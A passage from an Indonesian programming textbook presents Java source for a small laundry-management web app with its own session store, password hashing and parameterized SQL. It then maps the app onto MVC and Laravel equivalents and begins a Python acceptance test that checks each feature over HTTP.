Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    static String newSession() {
        byte[] b = new byte[16];
        RANDOM.nextBytes(b);
        String sid = HexFormat.of().formatHex(b);
        SESSIONS.put(sid, new ConcurrentHashMap<>());
        return sid;
    }

    static Map<String, String> parse(String s) {
        Map<String, String> map = new HashMap<>();
        if (s == null || s.isEmpty()) return map;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }

    static List<Map<String, Object>> rows(Req r, String sql, Object... args) throws
SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            try (ResultSet rs = st.executeQuery()) {
                List<Map<String, Object>> out = new ArrayList<>();
                ResultSetMetaData md = rs.getMetaData();
                while (rs.next()) {
                    Map<String, Object> row = new HashMap<>();
                    for (int i = 1; i <= md.getColumnCount(); i++)
row.put(md.getColumnLabel(i), rs.getObject(i));
                    out.add(row);
                }
                return out;
            }
        }
    }

    static Map<String, Object> row(Req r, String sql, Object... args) throws SQLException {
        List<Map<String, Object>> all = rows(r, sql, args);
        return all.isEmpty() ? null : all.get(0);
    }
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    static void run(Req r, String sql, Object... args) throws SQLException {
        try (PreparedStatement st = r.db.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) st.setObject(i + 1, args[i]);
            st.executeUpdate();
        }
    }

    static String now() {
        String fixed = System.getenv("LAUNDRY_NOW");
        return fixed != null ? fixed :
LocalDateTime.now().format(DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss"));
    }

    static String nextId(Req r, String table, String prefix) throws SQLException {
        Object max = row(r, "SELECT MAX(id) AS m FROM " + table).get("m");
        int n = max == null ? 0 : Integer.parseInt(max.toString().substring(1));
        return prefix + String.format("%04d", n + 1);
    }

    static byte[] pbkdf2(String pw, byte[] salt, int n, int bytes) {
        try {
            SecretKeyFactory f = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
            return f.generateSecret(new PBEKeySpec(pw.toCharArray(), salt, n, bytes *
8)).getEncoded();
        } catch (Exception e) {
            throw new IllegalStateException(e);
        }
    }

    static String hashPassword(String pw) {
        byte[] salt = new byte[16];
        RANDOM.nextBytes(salt);
        Base64.Encoder b64 = Base64.getEncoder();
        return "pbkdf2_sha256$" + ITERATIONS + "$" + b64.encodeToString(salt) + "$"
                + b64.encodeToString(pbkdf2(pw, salt, ITERATIONS, 32));
    }

    static boolean verifyPassword(String pw, Object stored) {
        String[] p = String.valueOf(stored).split("\\$");
        if (p.length != 4 || !p[0].equals("pbkdf2_sha256")) return false;
        byte[] salt = Base64.getDecoder().decode(p[2]), expected =
Base64.getDecoder().decode(p[3]);
        byte[] key = pbkdf2(pw, salt, Integer.parseInt(p[1]), expected.length);
        return MessageDigest.isEqual(expected, key);                // perbandingan dengan
waktu tetap
    }
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    static String h(Object s) {
        return String.valueOf(s).replace("&", "&amp;").replace("<", "&lt;").replace(">",
"&gt;")
                .replace("\"", "&quot;").replace("'", "&#039;");
    }

    static long num(Object o) {
        return o instanceof Number n ? n.longValue() : (long)
Double.parseDouble(String.valueOf(o));
    }

    static String rupiah(Object o) {
        return "Rp " +
NumberFormat.getIntegerInstance(Locale.US).format(num(o)).replace(',', '.');
    }

    static String err(String text) { return "<p class=\"err\">" + h(text) + "</p>"; }

    static void flash(Req r, String msg) { r.session.put("flash", msg); }

    static Resp page(Req r, int status, String title, String body) {
        Map<String, String> u = r.user();
        StringBuilder nav = new StringBuilder("<a href=\"/services\">Price list</a>");
        if (u == null) {
            nav.append(" | <a href=\"/login\">Log in</a> | <a
href=\"/register\">Register</a>");
        } else {
            nav.append(u.get("kind").equals("staff")
                    ? " | <a href=\"/customers\">Customers</a> | <a href=\"/bills/new\">New
bill</a>"
                    : " | <a href=\"/my-bills\">My bills</a>");
            nav.append(" | ").append(h(u.get("name"))).append(" <form method=\"post\"
action=\"/logout\" ")
                .append("class=\"inline\"><button>Log out</button></form>");
        }
        Object f = r.session.remove("flash");
        String msg = f == null ? "" : "<p class=\"msg\">" + h(f) + "</p>";
        return new Resp(status, null, "<!DOCTYPE html>\n<html lang=\"en\"><head><meta
charset=\"utf-8\"><title>"
                + h(title) + " - Laundry Desk</title></head>\n<body><nav>" + nav +
"</nav>\n<h1>" + h(title)
                + "</h1>\n" + msg + body + "\n</body></html>\n");
    }

    static Resp page(Req r, String title, String body) { return page(r, 200, title, body);
}
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    /** Null bila pengunjung boleh lanjut, selain itu respons yang menghentikan permintaan.
*/
    static Resp guard(Req r, String kind) {
        Map<String, String> u = r.user();
        if (u == null) return Resp.redirect("/login");
        if (!kind.isEmpty() && !u.get("kind").equals(kind)) {
            return page(r, 403, "Forbidden", err("This page is for " + kind + "
accounts."));
        }
        return null;
    }

    // ---------------------------------------------------------------- rute-rute
    static Resp route(Req r) throws SQLException {
        String p = r.path;
        boolean post = r.method.equals("POST");
        Matcher m;
        if (p.equals("/")) return Resp.redirect(r.user() != null ? "/home" : "/login");
        if (p.equals("/login")) return login(r, post);
        if (p.equals("/register")) return register(r, post);
        if (p.equals("/logout") && post) {
            SESSIONS.remove(r.sid);                                  // lupakan sesi di
server
            return Resp.redirect("/login");
        }
        if (p.equals("/home")) return home(r);
        if (p.equals("/services")) return services(r);
        if (p.equals("/my-bills")) return myBills(r);
        if (p.startsWith("/customers") || p.startsWith("/bills")) {
            Resp stop = guard(r, "staff");
            if (stop != null) return stop;
        }
        if (p.equals("/customers")) return customers(r);
        if (p.equals("/customers/new")) return customerForm(r, post, null);
        if ((m = Pattern.compile("^/customers/(C\\d{4})/edit$").matcher(p)).matches()) {
            return customerForm(r, post, m.group(1));
        }
        if (post && (m =
Pattern.compile("^/customers/(C\\d{4})/delete$").matcher(p)).matches()) {
            return customerDelete(r, m.group(1));
        }
        if (p.equals("/bills/new")) return billNew(r, post);
        if (post && (m =
Pattern.compile("^/bills/(B\\d{4})/advance$").matcher(p)).matches()) {
            return billAdvance(r, m.group(1));
        }
        if (post && (m = Pattern.compile("^/bills/(B\\d{4})/pay$").matcher(p)).matches()) {
            return billPay(r, m.group(1));
        }
        if ((m = Pattern.compile("^/bills/(B\\d{4})$").matcher(p)).matches()) return
billShow(r, m.group(1));
        return page(r, 404, "Not found", err("There is no page at " + p + "."));
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    }

    static Resp login(Req r, boolean post) throws SQLException {
        String e = "";
        if (post) {
            String email = r.in("email");
            Map<String, Object> u = row(r, "SELECT id, name, Outlet_id, password_hash FROM
Employee WHERE email = ?", email);
            String kind = "staff";
            if (u == null) {
                u = row(r, "SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer
WHERE email = ?", email);
                kind = "customer";
            }
            if (u != null && verifyPassword(r.form.getOrDefault("password", ""),
u.get("password_hash"))) {
                SESSIONS.remove(r.sid);                             // id sesi baru setiap
kali login
                r.sid = newSession();
                r.session = SESSIONS.get(r.sid);
                r.session.put("user", Map.of("kind", kind, "id", (String) u.get("id"),
                        "name", (String) u.get("name"), "outlet",
String.valueOf(u.get("Outlet_id"))));
                flash(r, "Welcome, " + u.get("name") + ".");
                return Resp.redirect("/home");
            }
            e = err("Wrong e-mail or password.");
        }
        return page(r, "Log in", e + """
                <form method="post">
                <label>E-mail <input name="email" type="email" required></label>
                <label>Password <input name="password" type="password" required></label>
                <button>Log in</button></form>""");
    }

    static Resp register(Req r, boolean post) throws SQLException {
        String e = "";
        if (post) {
            Map<String, String> v = new LinkedHashMap<>();
            for (String k : List.of("name", "gender", "place", "birthdate", "address",
"phone", "email")) v.put(k, r.in(k));
            String pw = r.form.getOrDefault("password", "");
            Map<String, Object> taken = row(r, "SELECT id FROM Customer WHERE email = ?
UNION SELECT id FROM Employee WHERE email = ?",
                    v.get("email"), v.get("email"));
            if (v.containsValue("")) e = "Please fill in every field.";
            else if (!List.of("f", "m").contains(v.get("gender"))) e = "Gender must be f or
m.";
            else if (!v.get("birthdate").matches("\\d{4}-\\d{2}-\\d{2}")) e = "Birth date
must look like 2001-07-25.";
            else if (!v.get("email").matches("[^@\\s]+@[^@\\s]+\\.[^@\\s]+")) e = "That e-
mail address is not valid.";
            else if (taken != null) e = "That e-mail address already has an account.";
            else if (pw.length() < 8) e = "The password needs at least 8 characters.";
            else {
                String id = nextId(r, "Customer", "C");
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
                run(r, """
                        INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                        email, password, credit, password_hash) VALUES
(?,?,?,?,?,?,?,?,?,?,?,?)""",
                        id, v.get("name"), v.get("gender"), v.get("place"),
v.get("birthdate"), v.get("address"),
                        v.get("phone"), now(), v.get("email"), "*****", 0,
hashPassword(pw));
                flash(r, "Account " + id + " created. Please log in.");
                return Resp.redirect("/login");
            }
            e = err(e);
        }
        return page(r, "Register", e + """
                <form method="post">
                <label>Name <input name="name" required></label>
                <label>Gender <select
name="gender"><option>f</option><option>m</option></select></label>
                <label>Place of birth <input name="place" required></label>
                <label>Birth date <input name="birthdate" type="date" required></label>
                <label>Address <input name="address" required></label>
                <label>Phone <input name="phone" required></label>
                <label>E-mail <input name="email" type="email" required></label>
                <label>Password <input name="password" type="password" minlength="8"
required></label>
                <button>Create my account</button></form>""");
    }

    static Resp home(Req r) throws SQLException {
        Resp stop = guard(r, "");
        if (stop != null) return stop;
        Map<String, String> u = r.user();
        if (u.get("kind").equals("customer")) return Resp.redirect("/my-bills");
        Map<String, Object> q = row(r, """
                SELECT SUM(status = 'queued') AS queued, SUM(status = 'finished') AS ready
                FROM Bill WHERE Outlet_id = ?""", u.get("outlet"));
        return page(r, "Home", "<p>Outlet " + h(u.get("outlet")) + ": " + q.get("queued")
                + " bills in the queue, " + q.get("ready") + " ready for pickup.</p>");
    }

    // F5: daftar harga (publik)
    static Resp services(Req r) throws SQLException {
        StringBuilder t = new
StringBuilder("<table><tr><th>Id</th><th>Service</th><th>Price</th></tr>");
        for (Map<String, Object> s : rows(r, "SELECT id, description, price FROM Service
ORDER BY id")) {

t.append("<tr><td>").append(h(s.get("id"))).append("</td><td>").append(h(s.get("description
")))
             .append("</td><td>").append(rupiah(s.get("price"))).append("</td></tr>");
        }
        return page(r, "Price list", t + "</table>");
    }
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    // F9: nota milik pelanggan sendiri
    static Resp myBills(Req r) throws SQLException {
        Resp stop = guard(r, "customer");
        if (stop != null) return stop;
        StringBuilder t = new StringBuilder(

"<table><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th>Balance</th></t
r>");
        for (Map<String, Object> b : rows(r, """
                SELECT b.id, b.arrived, s.description, b.status,
                b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE p.Bill_id =
b.id), 0) AS balance
                FROM Bill b JOIN Service s ON s.id = b.Service_id
                WHERE b.Customer_id = ? ORDER BY b.arrived DESC""", r.user().get("id"))) {

t.append("<tr><td>").append(h(b.get("id"))).append("</td><td>").append(h(b.get("arrived")))

.append("</td><td>").append(h(b.get("description"))).append("</td><td>").append(h(b.get("st
atus")))
             .append("</td><td>").append(rupiah(b.get("balance"))).append("</td></tr>");
        }
        return page(r, "My bills", t + "</table>");
    }

    // F1: daftar dan cari pelanggan
    static Resp customers(Req r) throws SQLException {
        String q = r.query.getOrDefault("q", "").trim();
        StringBuilder t = new StringBuilder("<form><input name=\"q\" value=\"" + h(q) +
"\"><button>Search</button></form>"
                + "<p><a href=\"/customers/new\">Add a customer</a></p>"
                +
"<table><tr><th>Id</th><th>Name</th><th>Phone</th><th>Credit</th><th></th></tr>");
        for (Map<String, Object> c : rows(r, """
                SELECT id, name, phone, credit FROM Customer WHERE name LIKE ? OR phone
LIKE ?
                ORDER BY name, id LIMIT 20""", "%" + q + "%", "%" + q + "%")) {
            String id = h(c.get("id"));

t.append("<tr><td>").append(id).append("</td><td>").append(h(c.get("name"))).append("</td><
td>")
             .append(h(c.get("phone"))).append("</td><td>").append(rupiah(c.get("credit")))
             .append("</td><td><a href=\"/customers/").append(id).append("/edit\">Edit</a>
<form method=\"post\" ")
             .append("action=\"/customers/").append(id).append("/delete\"
class=\"inline\"><button>Delete</button>")
             .append("</form></td></tr>");
        }
        return page(r, "Customers", t + "</table>");
    }
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    // F2 dan F3: tambah dan ubah pelanggan
    static Resp customerForm(Req r, boolean post, String id) throws SQLException {
        Map<String, Object> c = id == null ? new HashMap<>() : row(r, "SELECT * FROM
Customer WHERE id = ?", id);
        if (c == null) return page(r, 404, "Not found", err("No customer " + id + "."));
        List<String> f = id != null ? List.of("name", "address", "phone", "email")
                : List.of("name", "gender", "place", "birthdate", "address", "phone",
"email");
        String e = "";
        if (post) {
            Map<String, String> v = new LinkedHashMap<>();
            for (String k : f) v.put(k, r.in(k));
            String back = "/customers?q=" + v.get("name").replace(' ', '+');
            if (v.containsValue("")) {
                e = err("Please fill in every field.");
            } else if (id != null) {
                run(r, "UPDATE Customer SET name = ?, address = ?, phone = ?, email = ?
WHERE id = ?",
                        v.get("name"), v.get("address"), v.get("phone"), v.get("email"),
id);
                flash(r, "Customer " + id + " updated.");
                return Resp.redirect(back);
            } else {
                String nid = nextId(r, "Customer", "C");
                try {
                    run(r, """
                            INSERT INTO Customer (id, name, gender, place, birthdate,
address, phone, enrolled,
                            email, password, credit) VALUES (?,?,?,?,?,?,?,?,?,?,?)""",
                            nid, v.get("name"), v.get("gender"), v.get("place"),
v.get("birthdate"),
                            v.get("address"), v.get("phone"), now(), v.get("email"),
"*****", 0);
                    flash(r, "Customer " + nid + " added.");
                    return Resp.redirect(back);
                } catch (SQLException ex) {                          // sebuah constraint
CHECK menolak baris itu
                    e = err("The database refused this customer: check gender and birth
date.");
                }
            }
            c = new HashMap<>(c);
            c.putAll(v);
        }
        StringBuilder form = new StringBuilder("<form method=\"post\">");
        for (String k : f) {
            form.append("<label>").append(k).append(" <input name=\"").append(k).append("\"
value=\"")
                .append(h(c.getOrDefault(k, ""))).append("\"></label>");
        }
        return page(r, id != null ? "Edit customer " + id : "Add a customer", e + form +
"<button>Save</button></form>");
    }
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    // F4: hapus pelanggan
    static Resp customerDelete(Req r, String id) {
        try {
            run(r, "DELETE FROM Customer WHERE id = ?", id);
            flash(r, "Customer " + id + " deleted.");
        } catch (SQLException ex) {                                 // foreign key
Bill_Customer menolak
            flash(r, "Customer " + id + " has bills and cannot be deleted.");
        }
        return Resp.redirect("/customers");
    }

    // F6: terima nota baru
    static Resp billNew(Req r, boolean post) throws SQLException {
        String e = "";
        if (post) {
            Map<String, String> u = r.user();
            Map<String, Object> cust = row(r, "SELECT id FROM Customer WHERE id = ?",
r.in("customer"));
            Map<String, Object> svc = row(r, "SELECT id, price FROM Service WHERE id = ?",
r.in("service"));
            int unit = r.in("unit").matches("\\d{1,3}") ? Integer.parseInt(r.in("unit")) :
0;
            String rack = r.in("rack").toUpperCase();
            if (cust == null || svc == null) e = "Choose an existing customer and
service.";
            else if (unit < 1 || unit > 100) e = "The quantity must be a whole number from
1 to 100.";
            else if (!rack.matches("[A-Z]\\d{2}")) e = "A rack looks like A07.";
            else {
                String id = nextId(r, "Bill", "B");
                long total = num(svc.get("price")) * unit;          // harga disalin ke
nota saat ini juga
                r.db.setAutoCommit(false);                          // satu transaksi:
nota + baris log pertama
                run(r, """
                        INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                        Service_id, Outlet_id) VALUES (?,?, 'queued', ?,?,?,?,?,?,?)""",
                        id, now(), rack, unit, total, cust.get("id"), u.get("id"),
svc.get("id"), u.get("outlet"));
                run(r, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, 'queued', ?, ?)",
                        id, now(), u.get("id"));
                r.db.commit();
                flash(r, "Bill " + id + " created: " + rupiah(total) + ".");
                return Resp.redirect("/bills/" + id);
            }
            e = err(e);
        }
        StringBuilder opts = new StringBuilder();
        for (Map<String, Object> s : rows(r, "SELECT id, description FROM Service ORDER BY
id")) {
            opts.append("<option
value=\"").append(h(s.get("id"))).append("\">").append(h(s.get("description")))
                .append("</option>");
        }
        return page(r, "New bill", e + """
                <form method="post">
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
                <label>Customer id <input name="customer" placeholder="C0001"
required></label>
                <label>Service <select name="service">""" + opts + """
                </select></label>
                <label>Quantity <input name="unit" type="number" min="1" max="100"
required></label>
                <label>Rack <input name="rack" placeholder="A07" required></label>
                <button>Create bill</button></form>""");
    }

    // F7: majukan nota satu langkah
    static Resp billAdvance(Req r, String id) throws SQLException {
        Map<String, Object> b = row(r, "SELECT status FROM Bill WHERE id = ?", id);
        String next = b == null ? null : switch ((String) b.get("status")) {
            case "queued" -> "finished";
            case "finished" -> "departed";
            default -> null;
        };
        if (next == null) {
            flash(r, "Bill " + id + " cannot move forward.");
        } else {
            r.db.setAutoCommit(false);
            run(r, "UPDATE Bill SET status = ?, " + next + " = ? WHERE id = ?", next,
now(), id);
            run(r, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?,?,?,?)",
                    id, next, now(), r.user().get("id"));
            r.db.commit();
            flash(r, "Bill " + id + " is now " + next + ".");
        }
        return Resp.redirect("/bills/" + id);
    }

    // F8: catat pembayaran
    static Resp billPay(Req r, String id) throws SQLException {
        Map<String, Object> bal = row(r, """
                SELECT b.payment - COALESCE(SUM(p.amount), 0) AS balance FROM Bill b
                LEFT JOIN Payment p ON p.Bill_id = b.id WHERE b.id = ? GROUP BY b.id,
b.payment""", id);
        long amount = r.in("amount").matches("\\d{1,9}") ? Long.parseLong(r.in("amount")) :
0;
        String how = r.in("method");
        if (bal == null || amount < 1 || amount > num(bal.get("balance"))
                || !List.of("cash", "qris", "transfer").contains(how)) {
            flash(r, "Payment refused: the amount must be between Rp 1 and the balance.");
        } else {
            run(r, "INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
VALUES (?,?,?,?,?)",
                    id, now(), how, amount, how.equals("cash") ? null : r.in("reference"));
            flash(r, "Payment of " + rupiah(amount) + " recorded. Balance "
                    + rupiah(num(bal.get("balance")) - amount) + ".");
        }
        return Resp.redirect("/bills/" + id);
```

Kode 8.10 (Lanjutan) *LaundryDesk.java: Laundry Desk di atas com.sun.net.httpserver dan JDBC, dengan penyimpanan sesi dan pengurai formulirnya sendiri.*

```
    }

    // F8 (sisi baca): satu nota lengkap
    static Resp billShow(Req r, String id) throws SQLException {
        Map<String, Object> b = row(r, """
                SELECT b.*, c.name, s.description FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
                JOIN Service s ON s.id = b.Service_id WHERE b.id = ?""", id);
        if (b == null) return page(r, 404, "Not found", err("No bill " + id + "."));
        List<Map<String, Object>> pays = rows(r, "SELECT paid_at, method, amount FROM
Payment WHERE Bill_id = ? ORDER BY id", id);
        long paid = 0;
        for (Map<String, Object> p : pays) paid += num(p.get("amount"));
        StringBuilder t = new StringBuilder("<p>" + h(b.get("name")) + " (" +
h(b.get("Customer_id")) + "), "
                + h(b.get("description")) + " x " + b.get("unit") + ", rack " +
h(b.get("rack")) + ". Status: "
                + h(b.get("status")) + ".</p><p>Charged " + rupiah(b.get("payment")) + ",
paid " + rupiah(paid)
                + ", balance " + rupiah(num(b.get("payment")) - paid) + ".</p>"
                + "<table><tr><th>Paid at</th><th>Method</th><th>Amount</th></tr>");
        for (Map<String, Object> p : pays) {

t.append("<tr><td>").append(h(p.get("paid_at"))).append("</td><td>").append(h(p.get("method
")))
              .append("</td><td>").append(rupiah(p.get("amount"))).append("</td></tr>");
        }
        t.append("</table><form method=\"post\"
action=\"/bills/").append(id).append("/advance\">")
         .append("<button>Next status</button></form><form method=\"post\"
action=\"/bills/").append(id)
         .append("/pay\"><input name=\"amount\" type=\"number\" min=\"1\"><select
name=\"method\"><option>cash")
         .append("</option><option>qris</option><option>transfer</option></select><input
name=\"reference\" ")
         .append("placeholder=\"reference\"><button>Record payment</button></form>");
        return page(r, "Bill " + id, t.toString());
    }
}
```

Di mana MVC-nya. Tak satu pun dari ketiga berkas memakai *framework*, tetapi masing-masing mempunyai tiga bagian yang dinamai MVC. *Model* adalah basis data beserta *constraint*-nya ditambah SQL yang membaca dan menulisnya (panggilan `rows`, `row`, dan `run` di dalam *handler*). *View* adalah kode yang mengubah data menjadi HTML (`page()` dan baris-baris penyusun tabel). *Controller* adalah *routing* dan logika *handler* yang memutuskan apa yang terjadi. **Tabel 8.3** memperlihatkan di mana setiap bagian akan tinggal di Laravel, yaitu penerjemahan yang diundang oleh frasa "Laravel atau *framework* lain" dalam soal.

Tabel 8.3 Setiap bagian penyelesaian PHP dan padanannya di Laravel. Gagasannya sama; Laravel menyediakannya siap pakai.

Dalam Laundry Desk (PHP)	Dalam Laravel
`public/index.php`, daftar `if ($path === …)`	`routes/web.php`, `Route::get('/customers', …)`
kode *handler* satu fitur	metode sebuah kelas *controller*, `CustomerController@index`
`rows()`, `row()`, `run()` dengan *placeholder* `?`	model Eloquent (`Customer::where(…)->get()`) atau *query builder*
`p81_design.mysql.sql`, `CREATE TABLE …`	migrasi, `Schema::create('Customer', …)`
`page()` dan HTML yang dirangkai dengan `h()`	templat Blade, tempat `{{ $name }}` otomatis diloloskan
`require_login('staff')`	*middleware* `auth` ditambah *policy* atau *gate*
`hash_password()`, `verify_password()`	`Hash::make()`, `Hash::check()` (bawaannya bcrypt atau Argon2)
`session_regenerate_id(true)` saat *login*	dikerjakan untuk Anda oleh `Auth::attempt` dan *starter kit*
`flash()` dan pesan sekali tampil	`redirect()->with('status', …)` dan `session('status')`

Perintah yang akan membuat versi Laravel adalah `composer create-project laravel/laravel laundry`, `php artisan make:model Customer -mcr` untuk setiap sumber daya, `php artisan migrate`, dan salah satu *starter kit* resmi untuk registrasi, *login*, dan *logout* [2]. Perintah-perintah itu diberikan di sini tanpa keluaran, sebab mengunduh paket dari internet dan tidak dapat dijalankan untuk bab ini; semua hal lain dalam bab ini dijalankan.

Penyelesaian keliru yang menggoda. Formulir HTML untuk nota baru berbunyi `<input name="unit" type="number" min="1" max="100" required>`, dan peramban menolak mengirim 0. Maka orang tergoda membuang pemeriksaan itu dari *server*. Namun pemeriksaan peramban adalah kesopanan bagi pengguna jujur, bukan perlindungan: siapa pun dapat mengirim permintaan tanpa formulir, dengan `curl` atau beberapa baris Python, persis seperti yang dilakukan uji penerimaan Soal 8.4. Pemeriksaan F6-nya mengirim jumlah 0 langsung ke *server*, dan ketiga *server* menjawab "The quantity must be a whole number from 1 to 100." Baris itu ada hanya karena *server* memeriksa sekali lagi. Penalaran yang sama menjadi alasan mengapa *harga* sama sekali bukan isian formulir: tagihan yang diambil dari peramban adalah tagihan yang dapat dipilih sendiri oleh pelanggan.

> **UJI DIRI.** Tambahkan fitur kesepuluh, "keluhan": seorang staf mencatat keluhan pelanggan tentang nota yang sudah diambil. Ke tabel mana fitur ini menulis, dengan nilai status apa, dan pemeriksaan apa yang harus dilakukan *server*?
>
> *Jawaban.* Ia menyisipkan satu baris ke `StatusLog` dengan `status = 'complaint'`, id nota, waktu, dan id karyawan; `Bill` sendiri tidak berubah. *Server* harus memeriksa bahwa penggunanya staf, bahwa notanya ada, dan bahwa statusnya `departed` (keluhan tentang cucian yang belum diambil tidak masuk akal); *constraint* `CHECK` pada `StatusLog.status` sudah menerima `'complaint'`.

8.4.4 Soal 8.4 — Bukti, laporan, repositori, dan penerapan

> **SOAL.** Show that each feature works (screenshots with a brief explanation), write the report (database design, list of features, each member's share of the work), deploy the website to a free web hosting service, and publish the complete source code in a public repository.
>
> *Dengan kata lain:* tunjukkan bahwa setiap fitur bekerja (tangkapan layar dengan penjelasan singkat), tulislah laporannya (rancangan basis data, daftar fitur, bagian kerja setiap anggota), terapkan situs web itu pada layanan hosting gratis, dan terbitkan seluruh kode sumbernya di repositori publik.

Dengan bahasa kita sendiri. Empat bagian penyerahan. Tangkapan layar membuktikan bahwa sebuah fitur pernah bekerja sekali, di satu mesin, pada hari tangkapan itu diambil. Kita akan menambahkan sesuatu yang lebih kuat: *uji penerimaan* (*acceptance test*), yaitu program yang memakai situs web persis seperti peramban dan memeriksa setiap fitur, sehingga "sudah bekerja" dapat dibuktikan ulang dalam dua detik setelah setiap perubahan. Lalu laporannya, lalu repositori yang berisi kode dan tidak lain, lalu tempat *hosting*.

Rancangan. Uji penerimaan tidak boleh tahu bagaimana situs itu dibangun, hanya apa yang harus dilakukannya, sehingga ia berbicara dengan *server* lewat HTTP seperti peramban: ia mengirim formulir, menyimpan *cookie*, dan tidak pernah mengikuti *redirect* dengan sendirinya (ia ingin *melihat* setiap 302). Ia membaca jawaban dengan mencari beberapa tanda tetap yang dicetak ketiga *server*: judul `<h1>`, pesan sekali tampil `<p class="msg">`, galat `<p class="err">`, dan satu `<tr><td>` per baris data. Karena tidak tahu apa-apa lagi, uji yang sama memeriksa *server* PHP, Java, dan Python.

Penyelesaian. Kode 8.11 adalah ujinya, ditulis dalam Python dengan pustaka standar saja, dan **Kode 8.12** adalah skrip yang memberinya salinan basis data yang baru, menyalakan satu *server*, menjalankan uji, lalu mematikan *server* lagi.

Kode 8.11 `acceptance.py`: dua puluh empat pemeriksaan lewat HTTP sungguhan, ditulis sekali dan dijalankan terhadap ketiga *server*.

```python
# acceptance.py - satu uji penerimaan Laundry Desk lewat HTTP sungguhan (Soal 8.4).
# Skrip yang sama memeriksa server PHP, Java, dan Python:
#     python3 acceptance.py http://127.0.0.1:8080
# Server harus memakai salinan laundry.db yang BARU (run_acceptance.sh membuatkannya).
import html
import http.client
import re
import sys
import urllib.parse

BASE = urllib.parse.urlparse(sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:8080")
cookies = {}            # wadah cookie peramban: nama -> nilai
passed = 0


def request(method, path, form=None):
    """Mengirim satu permintaan, menyimpan cookie, tidak pernah mengikuti redirect."""
    conn = http.client.HTTPConnection(BASE.hostname, BASE.port, timeout=30)
    headers = {}
    body = None
    if cookies:
        headers["Cookie"] = "; ".join(f"{k}={v}" for k, v in cookies.items())
    if form is not None:
        body = urllib.parse.urlencode(form)
        headers["Content-Type"] = "application/x-www-form-urlencoded"
    conn.request(method, path, body, headers)
    r = conn.getresponse()
    for name, value in r.getheaders():
        if name.lower() == "set-cookie":
            k, v = value.split(";")[0].split("=", 1)
            gone = v == "" or "max-age=0" in value.lower() or "1970" in value
            if gone:
                cookies.pop(k, None)
            else:
                cookies[k] = v
    text = r.read().decode("utf-8")
    conn.close()
    return r.status, r.getheader("Location") or "", text


def find(pattern, text):
    m = re.search(pattern, text, re.S)
    return html.unescape(m.group(1)) if m else ""
```

Kode 8.11 (Lanjutan) *acceptance.py: dua puluh empat pemeriksaan lewat HTTP sungguhan, ditulis sekali dan dijalankan terhadap ketiga server.*

```
def check(step, what, ok, shown):
    global passed
    print(f"{step:<4}{what:<44}-> {shown}")
    if not ok:
        print("FAILED at", step)
        sys.exit(1)
    passed += 1


def get(path):
    status, where, text = request("GET", path)
    return status, where, find(r"<h1>(.*?)</h1>", text), find(r'<p class="msg">(.*?)</p>',
text), \
        find(r'<p class="err">(.*?)</p>', text), text.count("<tr><td>"), text


def post(path, form):
    return request("POST", path, form)


RINA = {"name": "Rina Wati", "gender": "f", "place": "Surabaya", "birthdate": "2004-03-17",
        "address": "Jl. Keputih Tegal No. 12, Sukolilo, Surabaya", "phone": "0812-0000-
5577",
        "email": "rina.wati@example.com", "password": "rahasia123"}

# --- autentikasi ----------------------------------------------------------------
s, w, *_ = get("/customers")
check("A1", "GET /customers, not logged in", s == 302 and w.endswith("/login"), f"{s} {w}")
s, w, _ = post("/register", RINA)
_, _, h1, msg, *_ = get("/login")
check("A2", "POST /register Rina Wati", s == 302 and "created" in msg, f"{s}, {msg}")
s, _, text = post("/register", RINA)
check("A3", "POST /register the same e-mail again", s == 200 and "already" in text,
      find(r'<p class="err">(.*?)</p>', text))
s, _, text = post("/login", {"email": RINA["email"], "password": "rahasia12"})
check("A4", "POST /login with a wrong password", "Wrong" in text, find(r'<p
class="err">(.*?)</p>', text))
s, w, _ = post("/login", {"email": RINA["email"], "password": RINA["password"]})
